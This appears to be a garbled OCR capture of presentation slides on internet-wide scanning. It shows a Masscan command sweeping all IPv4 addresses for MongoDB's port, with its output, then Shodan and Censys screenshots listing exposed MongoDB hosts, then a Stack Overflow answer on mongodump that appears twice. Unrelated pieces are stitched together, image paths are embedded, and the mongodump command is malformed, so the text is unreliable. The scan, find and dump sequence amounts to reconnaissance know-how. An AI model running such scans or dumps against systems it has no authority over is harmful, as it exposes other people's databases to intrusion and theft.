https://www.securitynewspaper.com › 2015/10/15 › ho...
How to scan whole Internet 3.7 billion IP addresses in few ...
Oct 15, 2015 — Masscan is one of the fastest Internet port scanner as it can scan the all the IP's of the Internet in less than 6 minutes, while transmitting ...
https://thechief.io › editorial › how-to-scan-the-internet-in...
How To Scan the Internet in 5 Minutes - The Chief IO
Using Masscan, you can scan the entire internet against a single port, a range of ports, or all ports for each host. ... Scanning the whole internet should, ...
Masscan notable features · Installation · How To Use Masscan

How To Scan the Internet in 5 Minutes

What is Masscan?

Even though it is easily used for offensive purposes, Masscan was created to help security experts scan ports on the internet as fast as possible. The creator, Robert Graham, affirms that it takes only 5 minutes at around 10 million packets per second to scan the entire internet.

Scanning the Entire Internet

Narrowing the scope of the problem

- Not all IPv4 subnets are accessible
- Services are usually easy to identify
- Standard ports
  - MS SQL tcp/1433
  - MongoDB tcp/27012
- Standard responses

  HTTP/1.1 200 OK

  Server: nginx/1.16.0


  X-Powered-By: PHP/7.3.1

tcp/1433 tcp/80 tcp/27017

IPv4 52.194.110.23

GET / HTTP/1.0

Request


Microsoft SQL Server
NGINX
mongoDB
tcp/1433
tcp/80
tcp/27017
IPv4 52.194.110.23
GET / HTTP/1.0
Request
HTTP/1.0 200 OK
Server: nginx/1.16.0
X-Powered-By: PHP/7.3.1
Response
HTTP/1.0 200 OK
Server: nginx/1.16.0
X-Powered-By: PHP/7


Scanning the Entire Internet


```
lark@ubuntu:~$ masscan 0.0.0.0/0 -p 27017 --rate=1000

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2021-08-24 12:09:11 GMT
 -- forced options: -sS -PN -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 4294967296 hosts [2 ports/host]
Discovered open port 27017/tcp on 172.30.25.207
Discovered open port 27017/tcp on 172.15.3.62
Discovered open port 27017/tcp on 172.18.2.90
Discovered open port 27017/tcp on 172.22.225.1
Discovered open port 27017/tcp on 172.17.183.9
Discovered open port 27017/tcp on 172.15.84.31
Discovered open port 27017/tcp on 172.20.1.11
Discovered open port 27017/tcp on 172.20.17.220
Discovered open port 27017/tcp on 172.27.110.42
Discovered open port 27017/tcp on 172.15.98.101
Discovered open port 27017/tcp on 172.27.2.115
Discovered open port 27017/tcp on 172.24.145.2
```

Public Scan Data Resources

- Repositories for this data already exist
  - Shodan
  - Censys
  - Zoomeye


SHODAN
Explore
Downloads
Pricing
mongodb country:"US"
TOTAL RESULTS
16,193
TOP CITIES
Ashburn 3,158
Hilliard 2,081
Boardman 1,244
North Bergen 1,203
Clifton 975
More...
TOP PORTS
27017 15,875
View Report
Download Results
View on Map
192.81.215.207
DigitalOcean, LLC
United States, North Bergen
database
cloud
MongoDB Server Information
Authentication partially enabled
{
"storageEngines": [
"devnull",
"ephemeralForTest",
"mmapv1",
"wiredTiger"
],
"maxBsonObjectSize": 16777216,
"ok": 1.0,
"bits": 64,
"modules": [],
"openssl": {
...


Censys
Hosts
ACME Company
Search
Results
Report
Host Filters
Autonomous System:
2428 ACME-02
More
Location:
1,234 United States
175 United Kingdom
159 Australia
158 Canada
120 Netherlands
More
Service Filters
Service Names:
1,292 HTTP
1,460 SSH
556 SMTP
286 IMAP
253 POP3
Hosts
Results: 2,428 Time: 0.84s
172.12.139.237 (http-990.compute.acme)
ACME-02 (7972) Oregon, United States
80/HTTP 5000/HTTP 8080/HTTP 8085/HTTP
services.http.response.html_title: Acme Company
services.http.response.html_tags: <title>Acme Company</title>
54.171.182.147 (http-108.compute.acme)
ACME-02 (7972) Leinster, Ireland
8080/HTTP 8085/HTTP
services.http.response.html_title: Acme Company
services.http.response.html_tags: <title>Acme Company</title>
172.28.254.45 (http-078.compute.acme)
ACME-02 (7972) Ohio, United States
8080/HTTP
services.http.response.html_title: Acme Company
services.http.response.html_tags: <title>Acme Company</title>

8 Answers

Active | Oldest | Votes

80

`mongo` client can parse MongoDB connection string URI, so instead of specifying all connection parameters separately you may pass single connection string URI.

In your case you're trying to pass connection URI as a `host`, but `127.0.0.1/development` is not a valid host name. It means you should specify `database` parameter separately from the `host`:

```
mongodump --host 127.0.0.1 -d development --port 27017--out /opt/backup/mongodump-2021-08-
```

Share Improve this answer Follow

answered Oct 7 '13 at 19:17

Leonid Beschastny

45k ● 9 ● 110 ● 113

8 Answers

Active | Oldest | Votes

80

`mongo` client can parse [MongoDB connection string URI](), so instead of specifying all connection parameters separately you may pass single connection string URI.

In your case you're trying to pass connection URI as a `host`, but `127.0.0.1/development` is not a valid host name. It means you should specify `database` parameter separately from the `host`:

```
mongodump --host 127.0.0.1 -d development --port 27017--out /opt/backup/mongodump-2021-08-
```

